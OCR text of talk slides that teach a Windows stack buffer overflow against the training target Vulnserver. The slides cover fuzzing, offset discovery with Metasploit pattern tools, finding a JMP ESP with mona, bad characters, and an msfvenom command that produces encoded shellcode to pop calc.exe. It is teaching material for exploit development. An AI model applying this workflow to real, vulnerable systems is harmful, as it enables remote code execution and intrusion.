
INPUT LENGTH – KEY POINTS

- Program broke between 1900 - 2100 bytes of input
- EIP is 41414141 → AAAA

INPUT LENGTH FUZZING – BINARY TREE METHOD

- Using vulnserv_fuzz_2_input_binary_tree.py


Python Shell
Python 2.7.1 (r271:86832, Nov 27 2010,
win32
Type "copyright", "credits" or "license
>>>
Welcome to Vulnerable Server! Enter HEL
>>>
Welcome to Vulnerable Server! Enter HEL
Immunity Debugger - vulnserver.exe - [CPU - thread 0000095C]
File View Debug Plugins ImmLib Options Window Help Jobs
Registers (FPU)
EAX 00B7F22C ASCII "TRUN .AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 003E663C
EDX 00000000
EBX 00000080
ESP 00B7FA0C ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"
EBP 43434343
ESI 0024A6D0
EDI 0024D030
EIP 43434343
Address Hex dump ASCII
[13:36:40] Access violation when executing [43434343] - use
Paused


Registers (FPU)
EAX 00B7F22C ASCII "TRUN .AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 003E669C
EDX 00000000
ESP 00B7FA0C ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"
ESI 0024A6D0
EIP 43434343
00B7F9FC 42424242 BBBB
00B7FA00 43434242 BBCC
00B7FA04 43434343 CCCC
00B7FA0C 43434343 CCCC
00B7FA10 43434343 CCCC
00B7FA14 43434343 CCCC
00B7FA18 43434343 CCCC
00B7FA1C 43434343 CCCC
00B7FA20 43434343 CCCC
00B7FA24 43434343 CCCC
00B7FA28 43434343 CCCC
00B7FA2C 43434343 CCCC
00B7FA30 43434343 CCCC
00B7FA34 00000000 ....

BINARY TREE METHOD – KEY POINTS

- EIP is 43434343 -> ASCII CCCC
- Overflow occurred somewhere between 2006 and 2056 bytes of input
  - "TRUN ." = 6
  - ("A" * 1900) + ("B" * 100) = 2000
- Continue to home in on offset by adding additional characters
  - A*1900 + B*100 + C*25 + D*25, etc


PATTERN_CREATE.RB – A BETTER WAY

- Using vulnserv_fuzz_3_pattern_create.py

PATTERN_CREATE.RB – A BETTER WAY

- /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2500
  - Generates a non-repeating character pattern 2500 bytes in length

```
root@kali:~/hardwater/eip# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7
Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5
Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3
```


Registers (FPU)
EAX 00B7F22C ASCII "TRUN .Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4A
ECX 003E685C
EDX 00004432
ESP 00B7FA0C ASCII "Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq
ESI 0024A6D0
EIP 396F4338
00B7FA08 396F4338 8Co9
00B7FA0C 43307043 Cp0C
00B7FA10 70433170 p1Cp

PATTERN_CREATE INPUT – KEY POINTS

- ESP starts with Cp0C
- EIP is 396F4338
  - Hmm... What is that?
    - Hex representation of 8Co9 ASCII character codes
    - 8 → 38
    - C → 43
    - o → 6F
    - 9 → 39
  - x86 is little-endian, so values are reversed

FINDING OFFSET– PATTERN_OFFSET.RB

- 2006 bytes of input needed to trigger overflow and control EIP


```
root@kali:~/hardwater/eip# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 396F4338
[*] Exact match at offset 2006
```


VERIFYING OUR OFFSET

- Using vulnserv_fuzz_4_EIP_overwrite.py

VERIFYING OUR OFFSET

- Confirming that our offset is correct
  - 2006 bytes of A
  - 4 bytes of B
  - 50 Bytes of C
- If we're correct, EIP should be 42424242


Registers (FPU)
EAX 00B7F22C ASCII "TRUN .AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 003E66A4
EDX 00004343
EBX 00000080
ESP 00B7FA0C ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 0024A6D0
EIP 42424242
00B7FA0C 43434343 CCCC
00B7FA10 43434343 CCCC
00B7FA14 43434343 CCCC
00B7FA18 43434343 CCCC
00B7FA1C 43434343 CCCC
00B7FA20 43434343 CCCC


ESP /
Top of Stack
Unallocated Stack Space
Char foo[50]
Frame Pointer
42424242
Parent Routine Stack
Increasing Memory Addresses ->
Return address overwritten → EIP 42424242

FROM CONTROLLING EIP TO CODE EXECUTION

- ESP is pointing to the start of CCCC... in our previous example
- If we could tell the processor to start executing here, could we control execution?

INTRODUCING JMP ESP

- JMP ESP – Tells processor the next instructions are in the memory address pointed to by ESP
- We can't just put JMP ESP into our code
  - We can't write directly to EIP
  - We can't load opcodes into EIP
  - EIP must contain a location in memory of the next code to execute
- We need to find a reliable location in memory containing JMP ESP

LOCATING A JMP ESP

```
root@kali:~/hardwater/eip# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp esp
00000000  FFE4              jmp esp
```


- JMP ESP = FFE4

LOCATING A JMP ESP

- Using mona.py with Immunity debugger, we can search for modules in memory containing a JMP ESP opcode

LOADED MODULES

- !mona modules lists loaded modules
- We want to find a module that wasn't built with ASLR



```
Module info :
Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0x62500000 | 0x62503000 | 0x00003000 | False  | False   | False | False    | False  | -1.0- [essfunc.dll] (C:\Documents and Settings\hardwater\Desktop\fuzzing\vulnserver\essfunc.dll)
0x71a80000 | 0x71a8f000 | 0x0000f000 | False  | True    | False | False    | True   | 5.1.2600.5512 [mswsock.dll] (C:\WINDOWS\system32\mswsock.dll)
0x77b40000 | 0x77b62000 | 0x00022000 | False  | True    | False | False    | True   | 5.1.2600.5512 [Apphelp.dll] (C:\WINDOWS\system32\Apphelp.dll)
0x77e10000 | 0x77f57000 | 0x00049000 | False  | True    | False | False    | True   | 5.1.2600.5512 [GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
0x00400000 | 0x00407000 | 0x00007000 | False  | False   | False | False    | False  | -1.0- [vulnserver.exe] (C:\Documents and Settings\hardwater\Desktop\fuzzing\vulnserver\vulnserver.exe)
0x77dd0000 | 0x77e6b000 | 0x0009b000 | False  | True    | False | False    | True   | 5.1.2600.5512 [ADVAPI32.dll] (C:\WINDOWS\system32\ADVAPI32.dll)
0x7c800000 | 0x7c8f6000 | 0x000f6000 | False  | True    | False | False    | True   | 5.1.2600.5512 [kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
0x77c10000 | 0x77c68000 | 0x00058000 | False  | True    | False | False    | True   | 7.0.2600.5512 [msvcrt.dll] (C:\WINDOWS\system32\msvcrt.dll)
0x77fe0000 | 0x77ff1000 | 0x00011000 | False  | True    | False | False    | True   | 5.1.2600.5512 [Secur32.dll] (C:\WINDOWS\system32\Secur32.dll)
0x7e410000 | 0x7e4a1000 | 0x00091000 | False  | True    | False | False    | True   | 5.1.2600.5512 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
0x7c900000 | 0x7c9af000 | 0x000af000 | False  | True    | False | False    | True   | 5.1.2600.5512 [ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
0x71aa0000 | 0x71aa8000 | 0x00008000 | False  | True    | False | False    | True   | 5.1.2600.5512 [WS2HELP.dll] (C:\WINDOWS\system32\WS2HELP.dll)
0x77c70000 | 0x77d03000 | 0x00093000 | False  | True    | False | False    | True   | 5.1.2600.5512 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
0x662b0000 | 0x66308000 | 0x00058000 | False  | True    | False | False    | True   | 5.1.2600.5512 [hnetcfg.dll] (C:\WINDOWS\system32\hnetcfg.dll)
0x71a90000 | 0x71a98000 | 0x00008000 | False  | True    | False | False    | True   | 5.1.2600.5512 [wshtcpip.dll] (C:\WINDOWS\System32\wshtcpip.dll)
```

FINDING JMP

- Our program loads essfunc.dll, which contains several JMP ESP instructions

```
0BADF00D     - Number of pointers of type '"\xff\xe4"' : 9
0BADF00D [+] Results :
625011AF   0x625011af  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, F
625011BB   0x625011bb  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, F
625011C7   0x625011c7  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, F
625011D3   0x625011d3  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, F
625011DF   0x625011df  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, F
625011EB   0x625011eb  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, F
625011F7   0x625011f7  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, F
62501203   0x62501203  : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: Fa
62501205   0x62501205  : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: Fa
0BADF00D     Found a total of 9 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.282000
```

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

ABOUT BAD CHARACTERS

- Bad characters are anything that can disrupt or transform our input
- Null (x00), CR (x0D), and LF (x0D) can all cause input to be truncated at the point in our input where this occurrs.
- Ensure memory address of the JMP ESP does not contain one of these bad characters. 0x625011AF does not contain any of these bad characters so we can use it

USING A JMP ESP

- essfunc.dll contains 9 JMP ESP instructions
  - Some may not be usable for a variety of reasons
  - May require trial and error to find a suitable JMP ESP
- System DLLs may be usable on an older system with no DEP or ASLR protections
  - Addresses will change with service packs, patches, and different language versions


ENCODING SHELLCODE

- Using vulnserv_fuzz_5_pop_calc.py
- Return address is entered in reverse byte order (little endian)

ENCODING SHELLCODE


- x86/shikata_ga_nai used to ensure our shellcode doesn't include "bad" characters - \x00 \x0A\x0D
  - CR/LF are used to signal end of input
  - \x00 – null terminator for strings in C/C++
  - This would result in our shellcode being truncated

```
root@kali:~/hardwater/eip# msfvenom --platform windows -a x86 -p windows/exec CMD="cmd.exe /C cal
c.exe" EXITFUNC=thread -e x86/shikata_ga_nai -b "\x00\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 231 (iteration=0)
x86/shikata_ga_nai chosen with final size 231
Payload size: 231 bytes
Final size of python file: 1114 bytes
```



Final shellcode. Note return address (ret) is in reverse byte order (little endian)

8 NOPs (\x90) inserted after return address because we are generated encoded shellcode with the shikata_ga_nai encoder. The encoder requires a few bytes of space on the stack as scratch space to allow it to decode the encoded shellcode before it can execute. If we do not allow some space by using these NOPs, the shellcode will decode over the top of itself, resulting in mangled shellcode and a failed exploit.




Note calc has been executed but tvulnserver is still running. We can close calc and vulnserver will not crash. This is because we used EXITFUNC=thread, which created shellcode to launch our payload in a new thread, allowing vulnserver to continue running when our payload exits.

INJECTING SHELLCODE – KEY POINTS

- Return address is reversed (little endian)
- 8 NOPs (\x90) - needed to provide space for shikata_ga_nai encoder to decode shellcode
  - Without this, shikata_ga_nai decoder overwrites our shellcode
- We used EXITFUNC=THREAD to allow parent program to continue operating when our exploit finishes execution
  - If we don't, the exploited program will crash

MORE LEARNING OPPORTUNITIES



CREDITS

- Stephen Bradshaw
- Peter Van Eeckhoutte - @corelanc0d3r
  - https://www.corelan.be/
- Ron Bowes - @iagox86
  - https://wiki.skullsecurity.org/indexs.php?title=Fundamentals

SPECIAL THANKS

- @c0mmiebstrd
- @bigendiansmalls
- @jaredbird

RESOURCES FOR THIS TALK

- vulnserver
  - http://www.thegreycorner.com/p/vulnserver.html
- Mona.py
  - https://github.com/corelan/mona

LEARNING RESOURCES

- http://www.thegreycorner.com/2010/01/beginning-stack-based-buffer-overflow.html
- https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/
- http://www.securitysift.com/windows-exploit-development-part-1-basics/

LEARNING RESOURCES

- https://en.wikipedia.org/wiki/Stack_buffer_overflow
- https://en.wikibooks.org/wiki/X86_Disassembly/The_Stack
- https://wiki.skullsecurity.org/index.php?title=Fundamentals

PRACTICE RESOURCES

- https://exploit-exercises.com/
- http://overthewire.org/wargames/
- https://www.vulnhub.com/
- https://www.hackthebox.eu/

QUESTIONS?

- mike@hardwatersecurity.com
- @hardwaterhacker
- https://hardwatersec.blogspot.com/
- Source available at: https://github.com/hardwaterhacker/i_want_my_eip